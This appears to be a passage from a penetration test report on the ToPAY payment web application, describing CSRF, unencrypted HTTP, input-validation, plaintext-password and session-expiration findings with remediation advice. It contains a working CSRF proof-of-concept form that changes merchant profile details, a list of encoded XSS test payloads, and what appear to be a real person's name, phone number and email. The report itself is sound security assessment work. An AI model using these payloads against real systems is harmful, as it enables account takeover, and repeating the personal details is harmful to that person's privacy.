
```
4   <form action="http://test.topay.live/merchant/UpdateMerchantProfile">
5     <input type="hidden" name="LoginId" value="6604511" />
6     <input type="hidden" name="Pk&#95;MerchantId" value="1" />
7     <input type="hidden" name="entityId" value="MOBILEPE" />
8     <input type="hidden" name="firstName" value="ShreeKrishanChoudhary" />
9     <input type="hidden" name="contactNo" value="8178477681" />
10    <input type="hidden" name="emailId" value="md&#64;mobilepe&#46;co&#46;in" />
11    <input type="hidden" name="Paddress1" value="Delhi&#32;NCR" />
12    <input type="hidden" name="PpinCode" value="226022" />
13    <input type="hidden" name="Pstate" value="UTTAR&#32;PRADESH" />
14    <input type="hidden" name="Pcity" value="Lucknow" />
15    <input type="hidden" name="Pcountry" value="India" />
16    <input type="hidden" name="IPWhite" value="20&#46;219&#46;129&#46;234&#44;1456"
17    <input type="hidden" name="CallBackURL" value="http&#58;&#47;&#47;9hrk78uegc6ee
18    <input type="hidden" name="documentNo" value="ABCDE1234A" />
```




Step 5 -> Now test the exploit in browser as shown and notice that the email has been changes successfully.





Successfully able to change mobile number.

	
Security Impact:	• The impact of a CSRF attack depends on the targeted user and their privileges within an application. • For the average user, a successful CSRF attack will typically introduce state-changing requests such as their password or email address being changed, their funds being transferred to another account, or purchases being made with their credentials. • If a user with higher privileges, such as an administrative account, is successfully targeted, a CSRF may result in a full-blown system compromise. This is because such an account can submit requests for a different order.
Affected Areas:	http://test.topay.live/Merchant/ViewMerchantProfile http://test.topay.live/Admin/ViewAdminProfile
Recommendations:	• The most common way to prevent CSRF attack is implement CSRF token which must validate each and request at the server side and filter the unseen request. • To prevent CSRF injection attacks, you must ensure that an attacker cannot craft an arbitrary request run in the security context of any other user and send from a different website. This is one of the main conditions that need to be in place for a CSRF attack to be successful. Disrupting this condition prevents the possibility of such an attack. • It is strongly recommended to implement email verification b sending OTPs or links to the new email IDs in order to verify the legitimate user.
References:	https://owasp.org/www-community/attacks/csrf
Acceptable Remediation Evidence	Retest/Review by the tester.


ToPAY Web Application - Q3 2023 - 002	Unencrypted Communications	Medium
Finding Description:	During analysis, it was observed that the application allows users to connect to it over unencrypted connections resulting in plaintext transmission of all sensitive information. Please refer to below provided evidences:   	
Security Impact:	An attacker suitably positioned to view a legitimate user's network traffic could record and monitor their interactions with the application and obtain any information the user supplies. Furthermore, an attacker able to modify traffic could use the application as a platform for attacks against its users and third-party websites.	
Affected Areas:	http://test.topay.live/Home/Login http://test.topay.live/Home/AdminLogin	

Recommendations:	All sensitive data should be transferred over HTTPS rather than HTTP. Forms should be served over HTTPS. All aspects of the application that accept user input, starting from the login process, should only be served over HTTPS. Applications should use transport-level encryption (SSL/TLS) to protect all communications passing between the client and the server. The Strict-Transport-Security HTTP header should be used to ensure that clients refuse to access the server over an insecure connection. **Note:** After deploying over the HTTPS, Set the 'secure' flag on all sensitive cookies.
References:	**Security/Server-Side TLS** https://wiki.mozilla.org/Security/Server_Side_TLS
Acceptable Remediation Evidence	Retest/Review by the tester.

ToPAY Web Application - Q3 2023 - 003	Improper Input Validations	Medium

Finding Description:

During analysis, it was observed that the application fields were not validating the user input on the server side as client-side validation can be bypassed. Please refer to below provided evidences:



S. No.	Requested Date	Amount	Payment Mode	Transaction No	Transaction Date	Status
1	20 Jul 2023	1.00	Transfer	boom	20/07/2023	Pending
2	20 Jul 2023	1.00	Transfer	%3cscript%3ethrow%20onerror%3dalert,'some%20string	20/07/2023	Pending
3	20 Jul 2023	1.00	Transfer	%3cscript%3eonerror%3dalert%3bthrow%202337%3c%2fsc	20/07/2023	Pending
4	20 Jul 2023	1.00	Transfer	innerHTML%3dlocation%2ehash%3e%23%3cscript%3ealert	20/07/2023	Pending
5	20 Jul 2023	1.00	Transfer	eval(location%2ehash%2eslice(2)%3e%23alert(2022)	20/07/2023	Pending
6	20 Jul 2023	1.00	Transfer	eval(URL%2eslice(-8))%3e%23alert(875)	20/07/2023	Pending
7	20 Jul 2023	1.00	Transfer	navigator%2evibrate(500)	20/07/2023	Pending

Security Impact:

The most common security weakness is the failure to properly validate input coming from the client or from the environment before using it. This weakness leads to almost all the major vulnerabilities in applications, such as SQL injection, cross site scripting, file system attacks, buffer overflows and OS command injection.

Affected Areas:

http://test.topay.live/Merchant/WalletRequest

Recommendations:

Following are the recommendations for improper input validations.

Client side and server-side validations: It is important to note that while client-side validation is great for UI and functional validation, it isn't a substitute for server-side validation. Performing validation on the server side ensures integrity of your validation controls. In addition, the server-side validation routine will always be effective irrespective of the state of JavaScript execution on the browser.

Input Sanitization: Input sanitization can be performed by transforming input from its original form to an acceptable form via encoding or decoding.

Input Filtering: Input Filtering is a decision-making process that leads either to the acceptance or the rejection of input based on predefined criteria. In its most basic form, input filtering deals with matching or comparing an input data stream with a predefined set of characters to determine acceptability. Acceptable input is passed forward for processing and unwanted characters are blocked thus preventing the application from processing unrecognized and potentially malicious input. There is one major approach to input filtering:

• Whitelist - Allowing only the known good characters. E.g., a-z, A-Z,0-9 are known good characters in the whitelist and are hence accepted by the filter.

References:

Improper Input Validation:



https://cwe.mitre.org/data/definitions/20.html

OWASP – Improper Input validations:

https://www.owasp.org/index.php/Testing_for_Input_Validation

Acceptable Remediation Evidence

Retest/Review by the tester.

ToPAY Web Application - Q3 2023 - 004	Insufficient Cryptography	Medium
Finding Description:	During analysis, it was observed that the user's login information such as login id and passwords were being disclosed in plaintext on different application screen. This practice is known as "password leaking" and can lead to significant security breaches and potential misuse of user accounts or sensitive data. Please refer to below provided evidences:  
Security Impact:	There are several reasons why exposing passwords in plain text is dangerous: Security Risk: Passwords are intended to be a secret piece of information known only to the user. When displayed in plain text, they become visible to anyone who can access the console, compromising the security of user accounts. Attacks from Insiders: If multiple users have access to the application console, a malicious insider could use the exposed passwords for unauthorized access or other nefarious activities. External Attacks: If an attacker gains access to the application console, they can easily collect exposed passwords, allowing them to infiltrate user accounts or systems. Logging and Monitoring: Application logs often capture console output, and if passwords are shown in plain text, they may end up in log files, exposing sensitive data unnecessarily.	
Affected Areas:	http://test.topay.live/Admin/ViewAdminProfile http://test.topay.live/Merchant/ViewMerchantProfile	

Recommendations:	**It is recommended to:** Use Hashing and Salting: Store passwords using secure cryptographic methods like hashing and salting. Never store plaintext passwords in databases. Secure Input Handling: When users enter passwords or sensitive data on the console, ensure that the input is masked, so it doesn't appear in plain text. Encryption: If you need to transmit passwords over a network, use secure encryption protocols like HTTPS to protect the data in transit. Access Control: Limit access to the application console to only authorized personnel, and enforce strong access control measures. Secure Coding Practices: Follow secure coding practices to avoid accidental logging or printing of sensitive information. Password Managers: Encourage users to use password managers that securely store and manage their passwords.
References:	https://owasp.org/www-project-mobile-top-10/2016-risks/m5-insufficient-cryptography
Acceptable Remediation Evidence	Retest/Review by the tester.

ToPAY Web Application - Q3 2023 - 005	Insufficient Session Expiration	Medium


Finding Description:


During analysis, it was observed that the web application has not implemented session management properly resulting in a vulnerability that user session does not expire on different browser on changing the password of the account from another browser.

